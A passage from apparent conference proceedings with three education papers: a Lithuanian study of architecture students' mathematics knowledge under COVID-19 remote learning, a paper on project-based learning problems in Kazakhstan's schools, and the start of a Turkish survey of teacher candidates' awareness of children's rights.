Architects use mathematics for several reasons: apart from the mathematics needed when engineering buildings, architects use geometry. Geometry, algebra, and trigonometry all play a crucial role in architectural design. Architects can apply these objects and forms to plan their blueprints or initial sketch designs [2]. The Golden Ratio still serves as a basic geometric principle in architecture. Calculating ratio is essential, as well, when it's time to construct a building from the architectural blueprints. In the modern world, builders use math every day to do their work [3]. Construction workers add, subtract, divide, multiply, and work with fractions. They measure the area, volume, length, and width of projecting architecture objects. But the traditionally relationship between architecture and mathematics changed in nowadays. Students of architecture are no longer required to have a mathematical background and even do not have standard mathematics modules at all. It also related to we possibility to create contemporary architecture and design without mathematics [4]. The modernist movement suppresses pattern in architecture, and this has profound implications for society as a whole. Mathematics is a science of patterns, and the presence or absence of patterns in our environment influences our art of architecture work. Eliminating patterns from twentieth-century architecture affects our capacity to process and interpret patterns in thought [5].

"Humanity has not yet come up with a better way to develop logical, analytical, critical thinking than mathematics," said B.Narkevičienė, Dean of the Faculty of Mathematics and Natural Sciences at KTU, in the media. She draws attention to the catastrophic low level of mathematical literacy of Lithuanian students almost every year. In her view, exams are a reflection of what the state and society expect and demand from a young person graduating from general education school [6].

New information is constantly being adapted to the existing knowledge system, not only in mathematics [7]. If new information is not appropriate, it is usually forgotten. Then such learning makes no sense. So, learning goes through self-assessment of knowledge, checking how it fits into the knowledge I already have. If they join, the learning takes place. This is one of the goals of any study module [8].

Hence a very important conclusion: we cannot raise the level of university mathematics if people who do not have a foundation in the subject come to study at universities. New knowledge must emerge through the transformation of existing knowledge, through the practice of solving problems of proof and reasoning, which is well developed in mathematics [9]. Mathematics is the science of understanding how to construct connections between quantities and how to relate statements to it. Mathematics is a continuing science as new knowledge will be difficult to absorb in the face of large gaps in school.

2. DESCRIPTION OF RESEARCH

The primary purpose of the research is to examine the state of students' knowledge of mathematics by tests, identifying problematic topics that could be repeated or recommended to be repeated during the learning process, which would not cause problems later studying the module "Architectural experiment" and compare the results with the final module results.

The target group (38 students) consisting of Lithuanian and foreign students - future architects (accession in 2018-2020) was selected for the research. This module is taught in the first year of studies in the autumn semester only from 2018, therefore the number of students in target group is not large. Admission to this speciality is by results of special drawing and composition tests, but they are not directly related to mathematics. The math part of the module is taught for 32 academic hours, at the end of the semester students have to make a Presentation showing the understanding and application of different mathematics topics to specific buildings. This Presentation represents 15% of the final module assessment (Final grade).

The students of the “Architectural Experiment” module were chosen because it is studied by Lithuanian and foreign students (coming from India, Turkey, Finland, etc.), which means that their preparation for studies is different. Thus, the results could allow a comparison of the level of mathematical knowledge they possess and acquire. In addition, they do not have the usual mathematics modules taught for two or three semesters during their studies for other faculties of technical sciences. Therefore, the knowledge acquired in school is very important for successful learning. The main interest was to explore how lockdown situation influenced student knowledge got from school and in the study module.


This study analyses the effects of COVID-19 influenced distance learning performance of students in higher education. The experiment with 38 students from Kaunas University of Technology, module Architectural Experiment, was performed, by dividing students into two groups. The first group (control) corresponds to students who begin their studies in 2018 and 2019. The second group (experimental) corresponds to students from 2020, which is the group of students that had only remote lectures.

As the data set is not large and the averages by year do not differ statistically significantly except, the data for 2018 and 2019 were combined and the further goal was to compare the results of ordinary and remote learning.

Here, it was analysed 2 variables, with three scores: Test, Presentation and Final grade. Also, differences between Lithuanian and foreign student results were explored. To perform the analysis, the results data for normality using a Shapiro-Wilk normality test were checked, later the comparison using unpaired 2-tailed t -test, if they were normal, or with a non-parametric Mann-Whitney test, if they were not normal were performed. For the correlation, Pearson and Spearman’s correlation coefficients accordingly by test of normality were used. All statistical analysis was performed using R studio software. Data is presented as $mean \pm SD$ and statistical significance was set at $p < 0.05$.

A 20-task test was selected for the initial knowledge test. Certain topics were chosen for those questions, which are closely related to future studies: Planimetry, Stereometry, Functions and curves - drawing of second-order curves and other functions, Symmetry - geometric representation of bodies in space and their symmetry, understanding of the positions of lines and planes, Fractions - algebraic calculations. They are divided into 5 groups. Their distribution by topics is presented in Graphic 1.

The evaluation of the task was coded 0 - when it was not completed, 0.5 - when at least half of the work was tried and done, and 1 - when the task was performed correctly. The questions are evaluated equally, so the maximum possible score was 20. The duration of the test is 60 minutes, the next lecture time is used to introduce the module as it is tested in the first week of studies and at the end of the lecture test answers with a short explanation.




Graphic 70. Distribution of tasks by topic

In the last week of the semester, students present their work (Presentation) in which, according to the topics: symmetry, golden ratio, perspective, curves and surfaces, they show how they understood the presented material and where they are actually applied in architecture. The presentation of the theoretical part, the performance of the task and the presentation itself are evaluated. The evaluation of this part (Presentation) and the final evaluation (Final grade) of the module were used for the results investigation.

3. RESULTS

The results of school knowledge test (Graphic 2) show that the results of the remotely passed test are better than the previous ones and differ statistically significantly. One of the most difficult topics according to the results was “functions and second-order curves, their recognition, drawing” (40,5% of witch 49% of the questions were answered correctly by Lithuanian and only 22% by foreign students). The lack of knowledge on this topic is most often related to the students themselves, motivating how difficult it is to perceive.



Graphic 71. Results of scholar mathematic test

This was followed by Symmetry (a property of an object where the object may remain unchanged during a change (in terms of reflection or other symmetrical transformation with respect to coordinate axes, lines, or a point)) and Planimetry (a section of geometry examining geometric shapes in a plane). The school curriculum does not devote much time to Symmetry, while the tasks of Planimetry are repeated annually. The reasons for not understanding them are either lack of knowledge or short-term memory. Results of answered test questions in percent are presented in Table 1.

Table 48. Percentage of answered test questions

Year	No of stud.	Planimetry (10 q., %)	Symmetry (2 q., %)	Functions (4 q., %)	Fractions (1 q., %)	Average (%)
2018-2019	51	47	73	41	71	53
2020	74	75	71	64	83	72


There are many reasons for this: too little time in the classroom, because the topic is very broad and the school curriculum does not provide enough lessons, students' own motivation to learn in the classroom and on their own, different textbooks, teachers' own visual aids or other. It is possible that essential things (proofs, justifications) are abandoned, without which mathematics is no longer mathematics, without which new knowledge is no longer derived from

existing knowledge, which is contrary to modern constructivist pedagogical theory and the basic idea of experiential learning.

In the last three months, a math course is usually repeated at the school to better pass the exam. This was made difficult in the event of a pandemic because neither teachers nor students were trained on how to do it remotely. Everyone just learned by distance way.

The level of mathematics knowledge of foreign students was assessed without view of the difference in programs, as it would be very difficult to do so. Therefore, this may have been one of the factors influencing their slightly lower test scores. Another reason may be complicated comprehension of tasks due to insufficient understanding of mathematical concepts in English.


As mentioned in the study description, at the end of the semester, students prepare a Presentation and have an exam during the session. The results of the initial test (Test), midterm response (Presentation) and final assessment (Final grade) of all students, without dividing them according to the language of study and the year of enrolment, are presented in Graphic 3.



Graphic 72. Results of scholar mathematic test

Statistical research shows that the average of the Presentation grades and the average of the Final grades exceed the results of the school test. A graphical comparison of the results is presented in Graphic 4.

After testing the hypothesis about the equality of the average results of ordinary and distance learning, all the averages of results differed statistically significantly. This may be due to differences between programs in different countries, the stress of the first week, and the influence of remote learning. Meanwhile, the similarity of the presentation and the final score shows that the specific topics of the module mathematics were mastered statistically significantly with the same mean.



Graphic 73. Results of scholar mathematic test

The next stage of the study was to check whether the results of the school knowledge test (Test), part of the module (Presentation) and the final assessment (Final grade) were correlated for students studying normally and at a distance. Overall, the study shows a weak positive relationship, as presented in Table 2.

Table 49. Correlation coefficients

Year	Test- Presentation	Test- Final grade	Presentation- Final grade
Overall	0.4	0.32	0.53
2018-2019	0.41	0.24	0.51
2020	0.50	0.51	0.62

These differences suggest that although the tendencies are similar, the Presentation and Final grade were unequal in the simple and distance learning way, but this may be related to the non-mathematical abilities of the students as assessed by other teachers.

Based on these results, it can be concluded that COVID-19 confinement changed students' learning strategies to a more continuous habit, improving their efficiency. For these reasons, better scores in students' assessment are expected due to COVID-19 confinement that can be explained by an improvement in their learning performance.

4. RESULTS OF THE QUESTIONNAIRES

Most Lithuanian higher education institutions implement internal quality management systems. Their need is stimulated by changes in educational institutions of European countries, popularization of quality management systems in educational institutions of other countries and Lithuanian business enterprises, market economy. Ongoing review of study programs must be based on the views of students, graduates, teachers and employers, as quality assurance requires feedback [10].

Thus, ensuring and improving the quality of studies is a joint effort of students, teachers and the administration of the higher school. Student involvement is essential in the development and implementation of continuous quality improvement strategies, in the monitoring and evaluation of study quality.

For this purpose, anonymous student surveys are conducted annually to assess the work of a particular lecturer or the quality of a particular module from the students' perspective.

Summary of student questionnaire results: were filled in by 89.2% of students 94.6% students participated in the session, attended 76-100% of lectures 84.9%. Attendance of students was observed during the semester, which in principle can greatly influence the results of their assessments and the assessment of the module and lecturers. At the same time, students evaluated the work of all lecturers who taught the module according to several aspects (out of 5 points). Summarizing the results of the questionnaires, it can be noticed that students evaluate great the implementation of the module, the teaching of the subject and the teacher's work, applied study and assessment methods (because their assessment exceeded 4 points out of 5).

The questionnaire about distance learning was filled out only for last year students. The bigger part (42%) of students noted that the mathematical part could be presented in a mixed way, 22% of students would like to have remote lectures, 24% - live ordinary lectures. Other parts of the module by the opinion of students preferably must be presented in a mixed way or live. The opinion of foreign and Lithuanian students did not differ.

5. CONCLUSION AND DISCUSSION

The purpose of university study is to learn to solve problems. This requires a knowledge system, connections, a deep understanding of the problem, the ability to present the problem in an argumentative way and justify its solution. Creating a knowledge system is a continuous

lifelong process. Mathematics is a subject that teaches how to gain new knowledge by recycling existing ones.

With the increasing emphasis on the importance of lifelong learning, the assessment of student achievement acquires a new purpose. Because lifelong learning is not possible without continuous assessment of oneself, others and the task at hand, assessment activities develop a sustainable approach to continuous learning both within and outside the classroom.

The obtained results of school knowledge tests show that the research group of 2018 - 2019 accession Lithuanian students (average 6.09) demonstrated better school mathematics knowledge in all subjects compared to foreign students (average 3.50). 2020 the results of the entrance examination for students were better: 7.21 for Lithuanian and 5.83 for foreign students, which may have been influenced by remote assessment.

One of the most difficult topics according to the results was “Functions and second-order curves, their recognition and drawing”.

The averages of test results differed statistically significantly between the assessment results of ordinary and remote learning. The similarity between the Presentation and the Final grade shows that the specific mathematics topics of the module were mastered with equal success.

The averages of the Presentation and Final grade grades show that despite the poor results of the school's assessment of mathematical knowledge, the chosen methods for remote teaching are appropriate, students have mastered the course well and will have the opportunity to continue their studies successfully. The study showed a weak direct positive relationship between assessments.

Summarizing the results of student questionnaires, it can be stated that students evaluate the implementation of the module, the teaching of the subject and the teacher's work, applied study and assessment methods (because their assessment exceeded 4 points out of 5). The bigger part (42%) of students noted that the mathematical part could be presented in a mixed way.

In addition, the lectures use innovative methods such as case studies or design-based methods, as well as presenting individual tasks by reading a report to the student audience and discussing and evaluating the results (students and others evaluate themselves), thus simulating teamwork and the work done by others, which should help students learn to learn math.

6. REFERENCES

- [1] T. Gonzalez ,A.A. de la Rubia, K.P.Hincz, M. Comas-Lopez, L. Subirats, S. Fort et al. “Influence of COVID-19 confinement on students’ performance in higher education”, PLoS ONE 15(10): e0239490. doi:10.1371/journal.pone.0239490, 2020.
- [2] A. Choudhary, N. Dogne, S. Maheshwari. “Mathematics and Architecture: Importance of Geometry”, National Conference on Advances in Mathematical Applications for Engineering & Technology, NCAMAET-2014, Gwalior, India, 2014.
- [3] M. Zdimalova. “Mathematics in Architecture, Design and Structure Engineering”. Conference: APLIMA 2016At: Bratislava, Slovakia, 2016.
- [4] M. Emmer Mathland. “The Role of Mathematics in Virtual Architecture” Nexus network journal, V. 7, No. 2, p.73-88, 2005.
- [5] N. Salingaros, A. Nikos. “Architecture, Patterns, and Mathematics”, Nexus Network Journal 1-2. Reprint Edition: Chapter 6. In A Theory of Architecture. ATOA. Solingen, Germany: Umbau-Verlag, 2006.
- [6] B. Narkevičienė;R. Novikienė, R. Matiukaitė, V. Kravčėnkienė, L. Mačėnaitė. “Factors affecting the choice of surface learning of mathematics” INTED 2018: 12th international technology, education and development conference, 5-7 March, 2018, Valencia (Spain): conf.proc. / edited by L. Gómez Chova, A. López Martínez, I. Candel Torres. Valencia: IATED Academy, 2018. p. 1242-1248, 2018.
- [7] P.H.M. Drijvers “Head in the clouds, feet on the ground; A realistic view on using digital tools in mathematics education” In Andreas Büchter, Matthias Glade, Raja Herold-Blasius, Marcel Klinger, Florian Schacht & Petra Scherer (Eds.), *Vielfältige Zugänge zum Mathematikunterricht: Konzepte und Beispiele aus Forschung und Praxis*. Wiesbaden, Germany: Springer, pp. 163–176, 2019.
- [8] C. Attard, K. Holmes “An exploration of teacher and student perceptions of blended learning in four secondary mathematics classrooms”. *Math Ed Res J*, 2020. <https://doi.org/10.1007/s13394-020-00359-2>.
- [9] V. Lamanaskas, R. Makarskaite-Petkevičienė. “University Study Quality: Understanding, Improvement, Influential Factors, Quality Issues and Insights in the 21st century”, Vol. 5, No. 1, 2016.
- [10] V. Dagienė, L. Vinikienė, E. Sutkutė E. “Research on the Mathematical Competence of Lithuanian Primary School Pupils”, *Informacijos mokslai*, 790, pp. 17-29, 2018.

MAIN ACTUAL ISSUES OF PROJECT ACTIVITY IN KAZAKHSTAN

Kiyakbay Nurila Bakhtiyarkyzy, Zhumanbekova Nurkesh Zeynullovna

L.N.Gumilyov Eurasian National University, KAZAKHSTAN

nkiyakbay@gmail.com

ABSTRACT

The article discusses the concept of project work and its significance in formation of personality of the student, including the linguistic identity. Presents and analyzes the main characteristics of the project, as well as specific skills, the development of which should contribute to project activities. Deals with the concept of a pupil and its didactic structure. The article reveals the main theoretical and practical bases of using the project methodology in the system of training secondary school students in the process of teaching a foreign language. The role of projecting and methods of projects are identified and given their definitions. The article also identifies the current problems of project activity in Kazakhstan of an organizational character such as student engagement, raising the independence of the project-maker, duration of work after project defense, fewest number of calls for proposals at the national level, assessment and criterion in relation to the university, application of the project in the educational process, the resulting difficulties in applying defended projects in the educational process, lack of proper standards and resources.

The purpose of given research is to highlight actuality of educational project in Kazakhstan. To identify unsolved problems, various methods were used, such as deduction and analysis, with the help of these methods, testing was carried out on the basis of the school. Administration of the school, teachers and project makers were participated in approbation process. All cases were investigated properly beginning title selection up to defense process.

The material can be used by both teachers and students of pedagogical organizations to familiarize themselves with one of the most effective ways of self-development of students.

Keywords: *Project Method, Project Activity, Foreign Languages, Linguadidactics*

1.INTRODUCTION

As a part of the integration of Kazakhstan into the world of educational space, the development of the competitiveness of domestic education, it became necessary to radically update school education, focused on the transition from the concept of “education for life” to understanding the need for “learning throughout life” [1].

At the present stage, Kazakhstan is updating the content of secondary education, which provides for the revision of the structure and content of programs, teaching methods, and the creation of an educational environment favorable for personal development. The formation of an intellectually developed, educated, spiritually strong person is the key to strengthening moral values, national and cultural customs and ensuring the continuity of generations. The harmonious formation of the personality through the development of value attitude to yourself, others and the world becomes a prerequisite for peace and harmony, creative force in the realization of state priorities. Updating the content of secondary education is aimed at improving not only the quality of education in the country, but also ensuring Kazakhstan's entry into the top 30 most competitive countries in the world.

The leading strategic direction of the development of the school education system is personality-oriented learning, which identifies the characteristic features of the student-subject, recognizes the individuality and value of his skill, builds pedagogical influences on the basis of the student's subjective experience. For the formation of a creative personality and its self-realization in school practice, intensive technologies are used, focused on the application and acquisition of new knowledge through self-organization and self-education of students.

The educational process at school should be aimed at achieving such a level of education of students that would be sufficient for independent creative solutions to ideological problems of a theoretical or applied feature.

The content of basic secondary education should be established on the basis of the integration of academic training, the development of students' independence and spiritual and moral education, which is implemented through a combination of educational, project and research activities with purposefully organized educational work.

In paragraph 18 of the standard of education on all levels of educational institutions, it is stated that ensuring consistency in the development of skills of project and research activities of students is one of the main principles of the organization of the educational process in educational organizations [2].

2. MAIN PART

An integral part of modern education and an important direction of its modernization and development is the research and project activities of students. In educational usage, they are often combined into a "project-research" and identified.

Roza Abdiyeva in her investigation "Innovation issues in the educational field of Kazakhstan" points out as a basic component of the national innovation policy of Kazakhstan proposed to consider the formation of an innovative education system, which should provide high-quality training for a new generation of profitable and innovative projects [3].


The activity approach is training that implements the principle of activity, a method of training in which the student does not receive knowledge in a ready-made form, but obtains it himself in the process of his own educational and cognitive activity.

Our task is to implement project activities by teaching foreign languages and identify important problems. Teaching a foreign language is a process of personal development of the student and the development of his social qualities. The development of the student's personality, which is in the co-measurement of different linguistic cultures, is carried out on the basis of their own worldview and worldview and involves the perception and reflection of their own values.

Russian scientists interpret linguodidactics as a theory of the "acquisition" of language or a kind of linguistic anthropology, acting as "a meta-theory" for the development of a mode of production of methods of teaching languages [4].

The project method is an important part of linguodidactics. From the point of view of didactics, educational project activities can be presented in the form of the following scheme:

Table 1. Division of project activities



3. METHODOLOGY

The approbation was carried out on the example of students of the graduating class of the №77 school-gymnasium of the city of Nursultan, Kazakhstan. With the help of approbation, the below-mentioned actual problems of project activity were identified.

This article identifies main problems in organizing project activity in Kazakhstan such as student engagement in project, raising the independence of the project-maker, duration of work after project defense, fewest number of calls for proposals at the national level, assessment and criterion in relation to the university, application of the project in the educational process, the resulting difficulties in applying defended projects in the educational process, lack of proper standards and resources.

Student engagement. The involvement of students in project activities occurs gradually. As the experience of project activities shows, interest in this largely independent work appears in the main link of the school.

Most universities have a portal "Project Fair", where they can choose a specific topic and demonstrate their efforts and knowledge. In this way, they attract future employers. Unfortunately, the level of the school could not provide such means. The reason – the school prepares future students, and the university prepares future specialists.

In the universities, students have access to project proposals directly at the "Project Fair" (using filters), where you can select those projects that are recommended to students of each specific educational program. Another possibility is to publish an already filtered list on the website of the educational program. In addition to the electronic tool "Project Fair", most educational programs carry out targeted work with students, informing about the available proposals, using meetings with students, mailings by e-mail [5]. Using innovative technologies, it was possible to obtain much higher work efficiency for the implementation of projects [6]. Such platforms should have a national character, which makes it possible to increase the level of competitiveness among the project participants.

Raising the independence of the project-maker. The principle of a personality-oriented direction of education in relation to project activities means that the student is considered not as an object of the teacher's influence, but as a subject of the educational process. In this regard, all training is built taking into account the development of the student's personality, his interests and inclinations. With regard to a foreign language, the meaning of this principle is that the student should strive for independent and creative participation in communication. It is necessary to increase the role and nature of independent work, the widespread use of new learning technologies that encourage the independent solution of practice-oriented problems, for example, the project method. In this case, the student, solving this or that project problem, acts as an independent creative person [7].


Kilpatrick believed that the psychology of the child, his desires, inclinations should play a decisive role in the educational process. Thus, Kilpatrick meant by the method of projects “from the heart of the implementation of the plan” (heartly purposeful act) [8]. In his interpretation, the project did not even require active student activity and participation in it. In his opinion, the project had four phases: concept, planning, execution and evaluation. Ideally, all parts of the project were to be performed by students without teacher involvement.

It should be noted that thanks to the implementation of projects, it is possible to improve the level of student independence, as most of the work is carried out independently and in a student-oriented manner. The leader draws up a specific work plan, but the participant must carry out the rest of the procedures independently. If it comes to a group project, then tasks can be divided equally or according

to certain points. But the working conditions must be equal. High school students have sufficient knowledge, research experience, have the skills to use a computer to search for information and design the written part of the project. They have the necessary volitional qualities in order to overcome the difficulties that arise and not lose interest in long-term work, they are able not to lose sight of a significant goal. The most important thing is to set a goal for your work. Since the goal is affected, it is very important to take into account the motivation of the project participant himself. Due to the difficulty or the volume of the work, the participant should not leave the work incomplete. To some extent, the mentor should motivate each participant in the project, including psychological advice.

Duration of work after project defense. School-level projects go through a certain selection process in this way:

Table 2. Selection process of project in school level



Based on the table, you can see that the life of projects after the republican level ends. Positive replication of given problem is ill-considered further actions of the project activity by educational system. This denotes a project is not patented or promoted to the international level. Hence, the project completes its activities.

The activities of projects that were suspended or did not carry further development and subsequently did not pass the selection, a special commission is created, headed by the Deputy Director for Innovation, which will identify why various reasons using a descriptor. The descriptor is created by the commission of the educational institution in an arbitrary.

Fewest number of calls for proposals at the national level. The number of competitive research projects in Kazakhstan is small. In Kazakhstan schools, the implementation of project work is carried out in two levels:

- 1) Zerde. This competition is intended for students of grades 1-8 of secondary schools.
- 2) Daryn. This competition is intended for grades 9-11 of secondary schools.

The narrow range of competitions in this direction, again, does not give the full opportunity for students to realize their potentials. To prevent such problems, it is necessary to create new design competitions in areas in the context of the humanities and technical sciences. Since these contests do not cover all areas.

Assessment and criterion in relation to the university. It is important to note that such competitions are evaluated by the teaching staff of universities. There are facts where the created

commission assesses the potential of the project participant on an equal footing with university students. If such commissions are created by higher research institutes, then the likelihood that the student can be further attracted to science increases. Representatives of universities are unable to identify projects that are truly scientific in nature.

Projects should also be judged not only by content or novelty, but also by case and portfolio. Because the content of the project usually indicates theoretical knowledge, and practical applications and approbation are not described at a sufficient level. For an objective assessment of the project, you need to pay attention to the portfolio, which contains the experience of implementing the project in practice.

Application of the project in the educational process. Project and research activities are individual and are carried out in a specific area. Despite the scope, the result of working on the project, in other words, the output of the project, is the product. This product should be used in the educational process as an additional material. This issue remains unresolved to this day. Since the educational standard is fixed on the basis of certain materials and textbooks. That is, absolutely all training procedures within the walls of educational institutions are conducted in accordance with SES. And the use of training project products is not provided for by higher authorities. It is important to note that the product remains at the same level after the study. Accordingly, this does not guarantee the practical application of the project and the project product. Regular use of the products would generate the involvement of students in project activities thereby sowing motivation in them.

The resulting difficulties in applying defended projects in the educational process. The topics of the project work are mainly focused on traditionally applied topics in the field of science. In most cases, this is a direct mistake of the mentor. That is, to this day, already researched and not relevant topics are taken as project topics. If we take the philological direction, we can draw attention to the fact that the application and research of projects focused on innovation and gender are not widely embraced. That is, the mentor and the commission do not attach importance to the relevance of these topics.

Lack of proper standards and resources. Certain standards only cover the learning process. But the above standards are not provided for and do not cover the extracurricular moments of the educational process or the separated time for design. No specific institution is existed which is able to regulate this issue and control all these processes. The creation of a separate department for quality control of scientific research in school institutions is very necessary and remains an acute issue to this day. Also, the necessary resources for project work are not provided in any schools in Kazakhstan, which reduces the number of children who would like to engage in scientific research. The availability of scientific materials in the school library cannot meet the scientific needs of students. As well as the school level

does not allow the use of scientific platforms on a global scale such as www.unite-ist.org and <https://www.nki.no/>.

The conducted research focuses on the specific research tasks set and presented in the introduction and naturally does not cover all aspects of the socially significant problem of socio-pedagogical support for the process of forming school learners' project competence [9]. So, for example, it is highly important aspects are:

- development of the system and technology of advanced training of school specialists involved in the socio-pedagogical support of the process of forming the project competence of students (teachers, tutors, managers);

- development of a specialized system of information support for project makers about project activities at school and national level;

- organizational and methodological support of the project-oriented educational process;

- study of progressive trends and inhibiting stereotypes of the school environment regarding the teaching and training of project competence, the possibilities of using foreign language teaching technologies;

- development of personalized programs for increasing the project competence of learners in the school environment in the forms of tutor practice of projecting individual educational trajectories and routes.

4. CONCLUSION

Summing up the results of this research, several conclusions can be imaged.

Firstly, the study showed that no more than 20-25% of teachers are actively involved in project activities in Kazakhstan. Most often, project activities are carried out outside of school hours. There is no clear definition and criteria for project activities.

Secondly, the definition of the role of project activity is not as a secondary organization of educational activities, but as the main component of the educational organization, which allows the implementation of the personal approach of each student.

Third, the identified problems and their solutions to the organization of project activities in Kazakhstan remain unchanged. With the help of this article, we hope that the relevance of this issue will increase and the education system will pay attention to them, since as the experience of Western countries shows, projecting cannot be separated from the educational process. It is the main component of the organization of the educational process at the school level.

5. REFERENCES

- [1] 1. Law of the Republic of Kazakhstan dated July 27, 2007 №319-III "On Education" (with amendments and additions as of December 28, 2017). Available: <http://online.zakon.kz/>.
- [2] Order of the Minister of Education and Science of the Republic of Kazakhstan dated October 31, 2018 №604. Registered in the Ministry of Justice of the Republic of Kazakhstan on November 1, 2018 №17669. Available: https://online.zakon.kz/Document/?doc_id=33329539#pos=16;-30.
- [3] Scientific journal "Procedia – Social and behavioral science". Volume 143. 14 August 2014, pages 8-13. Available: <https://www.sciencedirect.com/science/article/pii/S1877042814042761>
- [4] Theory of teaching foreign languages. Linguodidactics and methodology: a textbook for students studying in the specialty "Theory and methodology of teaching foreign languages and cultures" / N. D. Galskova, N. I. Gez. - 5th ed., ster. - Moscow: Akademiya, 2008.: pp. 319-331
- [5] Bogin G. I. Modern linguodidactics. Kalinin: Kalinin State University, 1980. 61 p.
- [6] Savenkov A. I. Psychological bases of the research approach to training. - M.: Os-89, 2006.
- [7] Methodology of teaching foreign languages: traditions and modernity / Ed. by A. A. Miroyubov. - Obninsk: Titul, 2010.
- [8] Kilpatrick W. H. Dangers and Difficulties of the Project Method and How to Overcome Them: Introductory Statement and Definition of Terms // Teachers College Record. 1921. Vol. 22, No. 4. pp 288–289.
- [9] Mukhatayeva D.I. "Socio-pedagogical support of the process of forming the project competence of students in the university education system," Ph.D. dissertation. – Almaty, 2018. Available: <https://ru.calameo.com/read/006124270ca96ff46168d>

EĞİTİM FAKÜLTESİNDE OKUYAN 1. VE 4. SINIF ÖĞRETMEN ADAYLARININ ÇOCUK HAKLARI KONUSUNDA FARKINDALIKLARI ARASINDAKİ İLİŞKİ

Rabia Yasemin Çakmak

Yüksek Lisans Öğrencisi, İstanbul Aydın Üniversitesi, Sosyal Bilimler Enstitüsü

rabiayasemincakmaak@gmail.com

ÖZET

Toplumun temelini çocuklar oluşturmaktadır. Toplumların gelecekları için de çocukları nitelikli yetiştirmek çok önemlidir. (Keskin & Coşkun, 2013) Çocukların eğitimi, sağlığı, yetiştirilme biçimi ve mutluluğu toplumdaki yeri bakımından ilk sıralardaki hedefi olmalıdır. Bunun için de etkin bir eğitimin olması gerekmektedir. (Aydoğan & Akduman, 2005) Eğitim kurumlarındaki öğretmenlerin bunları ne kadar bildikleri ve nasıl uyguladıkları büyük önem taşımaktadır. Bu nedenle araştırmada, eğitim fakültesinde okuyan 1. ve 4. Sınıf öğretmen adaylarının çocuk hakları hakkında farkındalıkları arasındaki ilişkiyi incelemek amacıyla yapılmıştır. Araştırmada nicel yöntemlerden olan ilişkisel tarama modeli kullanılmıştır. Birden fazla değişken arasında birlikte değişimin varlığı ya da derecesini belirlemeyi amaçlayan çalışma modellerine ilişkisel tarama modeli denir. (Karasar, 2012) Araştırma örneklemini kolay ulaşılan örneklem seçme modeline göre seçilmiştir. Kolay ulaşılan örneklem grubu; bir bölge gerekli değilse, yakın çevrede bulunan, kolay bir biçimde ulaşılan , çalışmaya gönüllü olarak katılmak isteyen kişiler üzerinde örneklemdir. (Erkuş, 2012) Araştırmanın nicel verilerin toplandığı çalışma grubu, 2017-2018 eğitim öğretim yılında İstanbul ilinde öğrenim gören İstanbul Aydın Üniversitesi okul öncesi öğretmenliği 88,sınıf öğretmenliği 104,bilgisayar ve öğretim teknolojileri öğretmenliği 25,matematik öğretmenliği 34,türkçe öğretmenliği 51,rehberlik ve psikolojik danışmanlığı 43 öğretmen adayı oluşturmuştur. Nicel verilerin analizinde SPSS 16.0 programı kullanılmıştır. Araştırmada veri toplama aracı olarak araştırmacı tarafından geliştirilen Kişisel Bilgi Formu ve öğrencilerin Çocuk Haklarına ilişkin algı düzeylerini belirlemek amacıyla Aylin Çapan tarafından geliştirilen Çocuk Hakları Ölçeği

kullanılmıştır. Anket maddeleri oluşturulurken uzman görüşleri alınmıştır. Araştırma bulgularında öğretmen adaylarının çocuk haklarına ilişkin tutumları yaş, anne eğitim durumu, baba eğitim durumu, çocuk haklarıyla ilgili herhangi bir eğitim alıp almama durumlarına dair algılarına göre farklılaşmaktadır. Sonuç olarak çocuk hakları dersini alan 4. sınıf öğretmen adaylarının almayan 1. Sınıf öğretmen adaylarına göre daha fazla farkındalıkları bulunduğu ortaya çıkmıştır.

Anahtar Kelimeler: Öğretmen Adayı, Çocuk Hakları, Çocuk Haklarına Yönelik Tutum

THE RELATIONSHIP BETWEEN THE AWARENESS OF THE 1ST AND 4TH GRADE TEACHER CANDIDATES ON CHILDREN'S RIGHTS IN THE FACULTY OF EDUCATION

ABSTRACT

Learning the basis of society. It is very important to raise children for the future of societies. (Keskin & Coşkun, 2013) Children's education, health, upbringing and happiness should be in the first place in terms of their place in society. For this, there must be an effective education. (Aydoğan & Akduman, 2005) How much teachers in educational institutions know and apply this is of great importance. In this study, the relationship between the first and fourth grade teacher candidates' awareness of children's rights in the education faculty was conducted in the education faculty. The relational scanning model, one of the quantitative methods, was used in the study. The study models that aim perhaps to predict variation among multiple variables are called the relational survey model. (Karasar, 2012)The research sample was chosen according to the easily accessible sample selection model. Easily accessible sample group; If a region is not required, it is a sample of people who are in the immediate vicinity, easily accessible, and who want to voluntarily participate in the study. (Erkuş, 2012) The working group, in which the quantitative data of the research were collected, included Istanbul Aydın University pre-school teaching 88, primary school teacher 104, computer and instructional technology teacher 25, mathematics teacher 34, Turkish language teaching 51, counseling in the 2017-2018 academic year. and the psychological counseling consisted of 43 teacher candidates. SPSS 16.0 program was used in the analysis of quantitative data. The Personal Information Form developed by the researcher as the data collection tool and the Child Rights Scale developed by Aylin Çapan to determine the perception levels of the students regarding Children's Rights were used in the study. Expert opinions were taken while creating the questionnaire items. According to the findings of the research, the attitudes of teacher candidates towards children's rights differ according to their

perceptions of age, education status of the mother, educational status of the father, and whether they have received any education on children's rights. As a result, it was revealed that 4th grade pre-service teachers who took the child rights lesson had more awareness than the 1st grade pre-service teachers who did not.

Keywords: *Teacher Candidate, Children's Rights, Attitude Towards Children's Rights*

1. GİRİŞ

Günümüzdeki toplumlara baktığımızda bu toplumların temelini çocukların oluşturduğunu görürüz. Toplumların geleceği için de çocukların nitelikli yetişmeleri çok önemlidir. (Durgut, 2014) Çocuklar, bütün insanların doğuştan sahip olduğu temel haklara ve özgürlüklere sahiptirler. Çocukluğa ait özelliklere ve içinde olduğu fiziksel, zihinsel, duygusal ve sosyal gelişim dönemlerine bağlı olarak da, çocukların onlara özel ihtiyaçlarını karşılayan özel hakları vardır. Başka bir deyişle bu haklara yalnızca çocuk oldukları için sahip oldukları haklardır diyebiliriz. İnsan haklarında olduğu gibi çocuk hakları da evrenseldir ve ülkeler çocuk hakları konusunda yasal yükümlülükler altına girmişlerdir. Buna bağlı olarak da yasal hükümlülüğü olan ülkeler çocukları, kendi hakları konusunda bilgilendirmek zorundadırlar. (Kaya, 2011)

